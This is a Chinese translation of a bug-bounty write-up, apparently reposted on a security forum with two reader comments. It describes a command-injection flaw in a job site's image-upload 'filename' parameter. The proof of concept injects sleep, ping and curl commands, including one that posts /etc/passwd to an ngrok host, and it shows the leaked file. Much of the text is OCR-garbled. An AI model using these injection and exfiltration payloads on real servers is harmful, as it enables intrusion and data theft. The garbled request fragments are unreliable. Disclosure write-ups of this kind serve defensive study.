惊鸿一瞥最是珍贵 / 2019-02-17 09:27:00 / 浏览数 4073 技术文章 翻译文章 顶(0) 踩(0)


摘要

让我们将时间倒退到2017年12月,我在一个职位列表网站上发现了一个命令注入漏洞。以下是简单的POC,其中易受攻击的参数是filename。

PoC

我先用sleep 5进行测试,响应延迟为5-6秒(6.113毫秒)。你可以看到右下角的延迟。 9286233484286410821344549135
Content-Disposition: form-data; name="nudeimages" <body> ----9286233484286410821344549135 Content-Disposition: form-data; name="file 'sleep 5' ------9286233484286410821344549135 Content-Disposition: form-data; name="crop_path" Crop your Image /home/www/html/images/user_upload/tempImageUpload/2dcb55r.jpg ------9286233484286410821344549135 </table ? + > Type a search term ?

Type a search term 0 matches 6,270 bytes (6,113 millis Done 我随即用 ${f s1eep~10}$ 进行测试,看看有什么不同。响应延迟 ${f 10-11}$ 秒(${f 11.137}$ 毫秒)。延迟时间同样位于右下角。 131 ----9286233484286410821344549135 <body> 9286233484286410821344549135
Content-Disposition: form-data; name="filename" thodys-tr> 9286233484286410821344549135
Content-Disposition: form-data; name="crop_path" /home/www/html/images/user_upload/tempImageUpload/2dcb55r.jpg9286233484286410821344549135 Content-Disposition: form-data; name="crop_image" width="100%" cellspacing="0" cellpadding="0" border="0" align="center"> class="bo white"><imo width="15" height="16" 0 matches ? + > Type a search term ? + > Type a search term 6,273 bytes | 11,137 millis 我尝试使用命令ping -c 5 <my server IP address>ping一下我的服务器 , 并运行tcpdump -i <interface> -n icmp查看传入的ICMP数据包。ping命令意味着向我的服务器IP地址已经发送了5次ICMP数据包。 131



```
cpdump: verbose output suppressed, use -v or -vv for full protocol decode
 listening on venet0:0, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes.
10:14:43.587906 IP
10:14:43.587945 IP 5.
10:14:44.588978 IP
                                          .39.169 > 5.
                                                                          .105: ICMP echo request, id 30300, seq 1, length 64
                                                                     .39.169: ICMP echo reply, id 30300, seq 1, length 64
. 105: ICMP echo request, id 30300, seq 2, length 64
.39.169: ICMP echo reply, id 30300, seq 2, length 64
                                              .105 >
                                           .39.169 > 5.
10:14:44.589004
                                              .105 >
10:14:45.590047 IP
10:14:45.590070 IP
                                           .39.169 > 5.
                                                                           .105: ICMP echo request, id 30300, seq 3, length 64
                                                                                     ICMP echo reply, id 30300,
                                               .105 >
                                                                      .39.169:
                                                                                                                                 seq 3,
                                                                          .105: ICMP echo request, id 30300, seq 4, length 64
                         ΙP
10:14:46.591235
                                           .39.169 > 5.
10:14:46.591254 IP 5.
10:14:46.973559 IP 5.
                                              .105 > . .39.169: ICMP echo reply, id 30300, seq 4, length 64
.105 > 185.13.39.219: ICMP 5. . .105 udp port 12003 unreachable,
                              5.
                                                                                                                                                                  length 63
10:14:46.974499 IP 5. . .105 > 185.13.39.219: ICMP 5. . .105 udp port 12001 unreachable, length 63 10:14:47.334976 IP 92.222.184.1 > 5. . .105: ICMP echo request, id 64555, seq 1, length 12 10:14:47.335017 IP 5. . .105 > 92.222.184.1: ICMP echo reply, id 64555, seq 1, length 12 10:14:47.592923 IP . .39.169 > 5. .105: ICMP echo request, id 30300, seq 5, length 64 先知社区
```

很抱歉我修改了相关细节,但您可以看到有5次传入的ICMP数据包。我的服务器IP地址是5.000.000.105,传入的ICMP数据包来自000.000.39.169。现在我知道filename参我用ngrok做了另一个测试。所以我在localhost上运行./ngrok http 80,对于易受攻击的参数执行curl blablabla.ngrok.io。

```
131
-----9286233484286410821344549135
Content-Disposition: form-data; name="nudeimages"
-----9286233484286410821344549135
Content-Disposition: form-data; name="filename"
`curl bd1b378d.ngrok.io`
-----9286233484286410821344549135
Content-Disposition: form-data; name="crop_path"
/home/www/html/images/user_upload/tempImageUpload/2dcb5Sr.jpg
-----9286233484286410821344549135
Content-Disposition: form-data; name="crop_image"
 ?
      <
                    Type a search term
                                                                         0 matches
Done
```

现在让我们看一下ngrok Web界面上的响应(http://127.0.0.1:4040)。我收到了来自IP地址000.000.39.169的请求。和之前的ICMP数据包的IP地址一样!

GET /



现在我可以读取易受攻击的服务器上的文件,并使用命令curl -F shl=@/etc/passwd blablabla.ngrok.io将其发送到我的ngrok地址。该命令意味着使用包含/etc/passwd的shl参数向blablabla.ngrok.io发送POST请求。

```
131
-----9286233484286410821344549135
Content-Disposition: form-data; name="nudeimages"
-----9286233484286410821344549135
Content-Disposition: form-data; name="filename"
`curl -F shl=@/etc/passwd bdlb378d.ngrok.io`
       -----9286233484286410821344549135
Content-Disposition: form-data; name="crop path"
/home/www/html/images/user_upload/tempImageUpload/2dcb5Sr.jpg
-----9286233484286410821344549135
Content-Disposition: form-data; name="crop image"
                    Type a search term
           +
               >
                                                                          0 matches
Done
```

结果是IP地址为000.000.39.169的服务器将/etc/passwd发送到我的ngrok上。

POST /

```
Replay
    Summary
               Headers
                         Raw
                                 Binary
   POST / HTTP/1.1
   User-Agent: curl/7.19.7 (x86 64-redhat-linux-gnu) libcurl/7.19.7 N
   SS/3.27.1 zlib/1.2.3 libidn/1.18 libssh2/1.4.2
   Host: bd1b378d.ngrok.io
   Accept: */*
   Content-Length: 2425
   Expect: 100-continue
   Content-Type: multipart/form-data; boundary=-----
   -----0915bdb3f970
   X-Forwarded-For: . .39.169
   -----0915bdb3f970
   Content-Disposition: form-data; name="shl"; filename="passwd"
   Content-Type: application/octet-stream
   root:x:0:0:root:/root:/bin/bash
   bin:x:1:1:bin:/bin:/sbin/nologin
   daemon:x:2:2:daemon:/sbin:/sbin/nologin
   adm:x:3:4:adm:/var/adm:/sbin/nologin
   lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
   sync:x:5:0:sync:/sbin:/bin/sync
   shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
以上。Happy hacking!
```

■■■■https://medium.com/bugbountywriteup/command-injection-poc-72cc3743f10d

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1. 2条回复



dazhige 2019-02-18 17:15:54

这都能发现???

0 回复Ta



唐小风 2019-02-19 22:19:12

@dazhige 应该工具扫出来的吧

0 回复Ta

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